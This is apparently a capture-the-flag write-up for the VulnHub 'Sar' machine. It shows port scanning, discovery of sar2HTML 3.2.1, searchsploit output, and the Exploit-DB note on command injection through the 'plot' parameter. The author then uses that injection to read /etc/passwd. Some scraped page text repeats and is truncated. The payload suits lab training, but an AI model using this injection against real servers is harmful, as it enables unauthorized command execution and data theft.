
OS : Ubuntu
IP : 192.168.215.35
Web Server : Apache 2.4.29
Programming : PHP

Rustscan :

```
┌──(root㉿kali)-[~/vulnhub/sar]
└─# rustscan -a 192.168.215.35 -r 0-65535 -- -A -sC -sV -vvv

PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   2048 33:40:be:13:cf:51:7d:d6:a5:9c:64:c8:13:e5:f2:9f (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDHy/WJJHLFdbwbJpTyRYhEyj2jZV024UPWIdXf
NHxq45uh08jkihv3znZ98caLP/pz352c0ZYD31We0bTSbHyjQce2bSAJHubDYp13hU/P
4tbV5GIJ72W2rWkLTslH/SJoHUSqlManB7ZzgVyU2KQ4fnNx/V1XGJYsshquRqTrXKee
al+yQvTC4gnsr8ENIGMq0yJnYxMAasx6kmSc+S+065Mie65xkyisFXo2MQyxzsFdCu2w
1bYmb3pegYDm6Y0c/EJP0sxDizXVwkUOS0XSVdGuk3RUYjt5GQ2fL24ZsML6CwN+HD2Z
TnD0FK90PQTLuvlp6BoI/ZWvIenNvu63
|   256 8a:4e:ab:0b:de:e3:69:40:50:98:98:58:32:8f:71:9e (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFgxutbLnN4K2tj6
ZHzrlzTKS+RRuly+RkA0J63JsQFiwyvz4PqA64w/h0Se3gymZV6zJ9XBpS41b6IoEyme
iSA=
|   256 e6:2f:55:1c:db:d0:bb:46:92:80:dd:5f:8e:a3:0a:41 (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIM+5254x35Vwa2S7X73YLY87Q58qQOD9oQeSKMpmmT0o
80/tcp open  http    syn-ack Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Port 80 --> HTTP

Default Apache Web Page



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview


Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:


```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.

if we check robots.txt got directory `sar2HTML`



```
sar2HTML
```



sar2html Ver 3.2.1
(Donate if you like!)

COLLECTING SAR DATA

1. Use sar2ascii to generate a report:

- Download following tool to collect sar data from servers: sar2ascii.tar.
- Untar it on the server which you will examine performance data.
- For HPUX servers run "sh sar2ascii".
- For Linux or Sun Solaris servers run "bash sar2ascii".
- It will create the report with name sar2html-hostname-date.tar.gz under /tmp directory.
- Click "NEW" button, browse and select the report, click "Upload report" button to upload the data.
- Or simply type "sar2html -m {sar2html report}" at command prompt.

2. Use built in report generator:

- Click "NEW" button, enter ip address of host, user name and password and click "Capture report" button.
- Or simply type "sar2html -a [host ip] [user name] [password]" at command prompt.

NOTE: If sar data is not available even it is installed you need to add following lines to crontab:
HP-UX:

```
0,10,20,30,40,50 * * * * /usr/lbin/sa/sa1
5 18 * * * /usr/lbin/sa/sa2 -A
```

SOLARIS:


```
0,10,20,30,40,50 * * * * /usr/lib/sa/sa1
5 18 * * * /usr/lib/sa/sa2 -A
```

INSTALLATION

- Plotting tools, sar2html and index.php only run on Linux server.
- HPUX 11.11, 11.23, 11,31, Redhat 3, 4, 5, 6, 7, Suse 8, 9, 10, 11, 12, Ubuntu 18 and Solaris 5.9, 5.10 are supported for reporting.
- Install Apache2, Php5, Expect and GnuPlot with png support (Suse11 is recommended. It provides gnuplot with native png support.)
- Edit php.ini file and set:

sar2html Ver 3.2.1

if we click `New` we can upload a file



COLLECTING SAR DATA

1. Use sar2ascii to generate a report:

- Download following tool to collect sar data from servers: sar2ascii.tar.
- Untar it on the server which you will examine performance data.
- For HPUX servers run "sh sar2ascii".
- For Linux or Sun Solaris servers run "bash sar2ascii".
- It will create the report with name sar2html-hostname-date.tar.gz under /tmp directory.
- Click "NEW" button, browse and select the report, click "Upload report" button to upload the data.
- Or simply type "sar2html -m {sar2html report}" at command prompt.

2. Use built in report generator:

- Click "NEW" button, enter ip address of host, user name and password and click "Capture report" button.
- Or simply type "sar2html -a [host ip] [user name] [password]" at command prompt.

NOTE: If sar data is not available even it is installed you need to add following lines to crontab:
HP-UX:


```
0,10,20,30,40,50 * * * * /usr/lbin/sa/sa1
5 18 * * * /usr/lbin/sa/sa2 -A
```

SOLARIS:


```
0,10,20,30,40,50 * * * * /usr/lib/sa/sa1
5 18 * * * /usr/lib/sa/sa2 -A
```

INSTALLATION


- Plotting tools, sar2html and index.php only run on Linux server.
- HPUX 11.11, 11.23, 11,31, Redhat 3, 4, 5, 6, 7, Suse 8, 9, 10, 11, 12, Ubuntu 18 and Solaris 5.9, 5.10 are supported for reporting.
- Install Apache2, Php5, Expect and GnuPlot with png support (Suse11 is recommended. It provides gnuplot with native png support.)
- Edit php.ini file and set:




```
┌──(root㉿kali)-[~/vulnhub/sar]
└─# searchsploit sar2html
------------------------------------------------------------ ---------------------------
 Exploit Title                                              |  Path
------------------------------------------------------------ ---------------------------
sar2html 3.2.1 - 'plot' Remote Code Execution               | php/webapps/49344.py
Sar2HTML 3.2.1 - Remote Command Execution                   | php/webapps/47204.txt
------------------------------------------------------------ ---------------------------
Shellcodes: No Results
```



```
┌──(root㉿kali)-[~/vulnhub/sar]
└─# searchsploit -m php/webapps/49344.py
  Exploit: sar2html 3.2.1 - 'plot' Remote Code Execution
      URL: https://www.exploit-db.com/exploits/49344
     Path: /usr/share/exploitdb/exploits/php/webapps/49344.py
File Type: Python script, ASCII text executable

Copied to: /root/vulnhub/sar/49344.py



┌──(root㉿kali)-[~/vulnhub/sar]
└─# searchsploit -m php/webapps/47204.txt
  Exploit: Sar2HTML 3.2.1 - Remote Command Execution
      URL: https://www.exploit-db.com/exploits/47204
     Path: /usr/share/exploitdb/exploits/php/webapps/47204.txt
File Type: ASCII text

Copied to: /root/vulnhub/sar/47204.txt



┌──(root㉿kali)-[~/vulnhub/sar]
└─# ls
47204.txt  49344.py

┌──(root㉿kali)-[~/vulnhub/sar]
└─# 
```



```
┌──(root㉿kali)-[~/vulnhub/sar]
└─# cat 47204.txt
# Exploit Title: sar2html Remote Code Execution
# Date: 01/08/2019
# Exploit Author: Furkan KAYAPINAR
# Vendor Homepage:https://github.com/cemtan/sar2html
# Software Link: https://sourceforge.net/projects/sar2html/
# Version: 3.2.1
# Tested on: Centos 7

In web application you will see index.php?plot url extension.

http://<ipaddr>/index.php?plot=;<command-here> will execute
the command you entered. After command injection press "select # host" then your command's
output will appear bottom side of the scroll screen.
```



192.168.215.35/sar2HTML/index.php?plot=; tail "/etc/passwd"

sar2html Ver 3.2.1
(Donate if you like!)

```
Select Host
HPUX
Linux
SunOS
avahi:x:116:122:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
colord:x:117:123:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
hplip:x:118:7:HPLIP system user,,,:/var/run/hplip:/bin/false
geoclue:x:119:124::/var/lib/geoclue:/usr/sbin/nologin
gnome-initial-setup:x:120:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:121:125:Gnome Display Manager:/var/lib/gdm3:/bin/false
love:x:1000:1000:love,,,:/home/love:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
mysql:x:122:127:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:123:65534::/run/sshd:/usr/sbin/nologin
```

COLLECTING SAR DATA

1. Use sar2ascii to generate a report:

- Download following tool to collect sar data from servers: sar2ascii.tar.
- Untar it on the server which you will examine performance data.
- For HPUX servers run "sh sar2ascii".
- servers run "bash sar2ascii".

ith name sar2html-hostname-date.tar.gz under /tmp directory.
wse and select the report, click "Upload report" button to upload the data.
l -m {sar2html report}" at command prompt.


er ip address of host, user name and password and click "Capture report" button.
l -a [host ip] [user name] [password]" at command prompt.

e even it is installed you need to add following lines to crontab:

/usr/lbin/sa/sa1
2 -A


/usr/lib/sa/sa1
-A

- Plotting tools, sar2html and index.php only run on Linux server.
- HPUX 11.11, 11.23, 11,31, Redhat 3, 4, 5, 6, 7, Suse 8, 9, 10, 11, 12, Ubuntu 18 and Solaris 5.9, 5.10 are supported for reporting.
- Install Apache2, Php5, Expect and GnuPlot with png support (Suse11 is recommended. It provides gnuplot with native png support.)
- Edit php.ini file and set:



